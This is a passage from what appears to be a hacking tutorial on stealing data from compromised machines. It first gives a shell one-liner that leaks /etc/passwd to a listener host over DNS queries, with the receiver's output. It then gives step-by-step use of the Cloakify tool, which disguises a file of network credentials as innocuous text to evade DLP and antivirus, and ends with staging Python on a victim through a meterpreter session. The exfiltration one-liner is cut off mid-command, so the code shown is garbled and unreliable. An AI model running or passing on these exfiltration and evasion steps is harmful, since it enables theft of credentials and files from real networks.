
Now we will acquire the passwd file from the target. As you can see from the image below, the size of the file is 2511 bytes. Now just copy the command and paste it in the /etc folder on the target system. Again, before executing the command make sure to change the filename to passwd.

```
root@ubuntu:~# cd /etc
root@ubuntu:/etc# ls -la passwd
-rw-r--r-- 1 root root 2511 Apr  5 05:33 passwd
root@ubuntu:/etc# f=passwd; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{$b\
fi; done ); do dig @192.168.1.112 `echo -ne $r$f|tr "+" "*"` +short; done
;; Warning: Message parser reports malformed message packet.
;; Warning: Message parser reports malformed message packet.
;; Warning: Message parser reports malformed message packet.
;; Warning: Message parser reports malformed message packet.
;; Warning: Message parser reports malformed message packet.
;; Warning: Message parser reports malformed message packet.
```

Once the command is executed, you can see that the data received will be in chunks of 243 bytes as shown in the image below. And when the receiving is complete, it will give you the MD5 hash sum too and you can read the contents of the file with simple cat command as the file received will be uncompressed:

```
[+] Once files have sent, use Ctrl+C to exit and save.

[>] len: '243 bytes'    - passwd
[>] len: '243 bytes'    - passwd
[>] len: '243 bytes'    - passwd
[>] len: '243 bytes'    - passwd
[>] len: '243 bytes'    - passwd
[>] len: '87 bytes'     - passwd
^C

[Info] Saving recieved bytes to './recieved_2020-04-26_15-14-58_passwd'
[md5sum] '1bf2ea7af61704c2f707ed422c4dc08a'


[!] Closing ...
root@kali:~/dnsteal# cat ./recieved_2020-04-26_15-14-58_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/no
```

And this way we have retrieved the password file. And while this transfer of data, Wireshark helped us validate the bytes per packet size. Also, we can confirm that the connection established as well as the transfer of data is being done on port 53.




Cloakify-Factory

Cloakify Installation & Usages (for Linux)

CloakifyFactory – Data Exfiltration & Infiltration In Plain Sight; Convert any filetype into a list of everyday strings, using Text-Based Steganography; Evade DLP/MLS Devices, Defeat Data Whitelisting Controls, Social Engineering of Analysts, Evade AV Detection.
Only you need to type following for downloading the cloakify from GitHub in the target machine.

```
git clone https://github.com/TryCatchHCF/Cloakify.git

cd Cloakify.py

chmod -R 777 noiseTools
```




Let's run the python script to lunch cloakifyfactory.py

```
python cloakifyFactory.py
```

CloakifyFactory is a menu-driven tool that leverages Cloakify Toolset scripts. When you choose to Cloakify a file, the scripts first Base64-encode the payload, then apply a cipher to generate a list of strings that encodes the Base64 payload. You then transfer the file however you wish to its desired destination. Once exfiltrated, choose Decloakify with the same cipher to decode the payload.


Let's take an example now that we want to copy a text file "pwd.txt" from within the target system containing the login credentials of different machines in the network.



Method -I

It may be dangerous to copy the text file directly, so we will transform the input file data into another file as output. To do so follow the below steps:

1. Run the python script to launch cloakifyfactory.py
2. **Press 1** to select cloakify a file option
3. Enter the path of the source file that you want to transform the input file.
4. Enter the path of the destination file to where you want to save the output.



Further, you will get a list of ciphers, choose the desired option for encrypting the file. Suppose I want the whole content to get changed into facial emojis.


1. **Press 3** for emoji cipher
2. Allow to Add noise to cloaked file by **pressing Y** for yes.
3. Then **press 1** to select prependemoji.py as a noise generator.

This will save the output result inside the raj.txt file.

```
Ciphers:

1 - dessertsThai
2 - rickrollYoutube
3 - emoji
4 - dessertsHindi
5 - evadeAV
6 - amphibians
7 - belgianBeers
8 - worldBeaches
9 - hashesMD5
10 - worldFootballTeams
11 - statusCodes
12 - dessertsRussian
13 - dessertsChinese
14 - dessertsSwedishChef
15 - desserts
16 - pokemonGo
17 - ipAddressesTop100
18 - dessertsPersian
19 - starTrek
20 - topWebsites
21 - geoCoordsWorldCapitals
22 - dessertsArabic
23 - skiResorts
24 - geocache

Enter cipher #: 3

Add noise to cloaked file? (y/n): y

Noise Generators:

1 - prependEmoji.py
2 - prependID.py
3 - prependLatLonCoords.py
4 - prependTimestamps.py

Enter noise generator #: 1

Creating cloaked file using cipher: emoji
Adding noise to cloaked file using noise generator: prependEmoji.py

Cloaked file saved to: /root/Desktop/raj.txt
```


WWW.HACKINGARTICLES.IN

As result, you will get the output content something like shown in the below image.




Now if you want to obtain the output result in its original format, then you can go with the decloakify option which will revert the transformation into its original existence, but before that, you have to give all permissions to removeNoise.py

```
chmod 777 removeNoise.py
```



To do so follow the below steps:

1. Run the python script to launch cloakifyfactory.py
2. **Press 2** to select decloakify a file option
3. Enter the path of the file that you want to restore back into its original format.
4. Enter the path of the file to where you want to save the output.



Press Y to answer yes because we have added noise to cloaked file and select noise generator.

Method II

Again, we have a similar file that we want to cloaked into another format directly without operating the cloakifyfactory console.


```
root@kali:~/Desktop# cat org.txt
IP: 192.168.1.1
User: admin
Password: admin


IP: 192.168.1.13
User: raj
Password: raj123


IP: 192.168.1.25
User: root
Password: root@123


IP: 192.168.1.56
User: ignite
Password: ignite123
```

This time you can use a single command to cloak the file by adding specify the type of cipher as given below:

```
root@kali:~/Cloakify# python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek
Thy'lek Shran
Jennifer Sisko
Shakaar Edon
Mallora
Alexander Rozhenko
Keiko O'Brien
Kimara Cretak
Rom
Tora Ziyal
J. M. Colt
Jal Culluh
Kashimuro Nozawa
Damar
Winn Adami
Brunt
Gowron
Tora Ziyal
Thy'lek Shran
Jal Culluh
Kashimuro Nozawa
Jonathan Archer
Jake Sisko
Jennifer Sisko
William Ross
Beverly Crusher
Daniels
Alexander Rozhenko
Mallora
Alexander Rozhenko
```


```
python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek
```

After executing the above command, we can observe the output result would be something like this as shown in the below image.



So, we have used the file.txt file as destination file to save the transformed information inside it without printing the output result on the screen. Moreover, further, we have used decloak command to revert the transformed file back into its original state.

```
python cloakify.py /root/Desktop/pwd.txt ciphers/starTrek > /root/Desktop/file.txt

python decloakify.py /root/Desktop/pwd.txt ciphers/starTrek
```



Cloakify Installation and Usages (For Windows)

As we all know this is an exfiltration tool and data could be exfiltrate from any platform either from Linux or Windows based OS, therefore cloakifyfactory has built the application both platforms. In the 1st phase, we have use python-based application for Linux machine and now remotely we are going to deploy cloakify factory inside Windows machine using MSI package of python for our python based application.

Thus, we downloaded the MSI package in our local machine (Kali Linux):


```
wget https://www.python.org/ftp/python/2.7/python-2.7.msi
```

Now our purpose is to show how an intruder can remotely exfiltrate the data using cloakifyfactory. So, we had compromised the system first and got the meterpreter session and then uploaded the MSI package inside the victim's machine to install the dependency required for python.

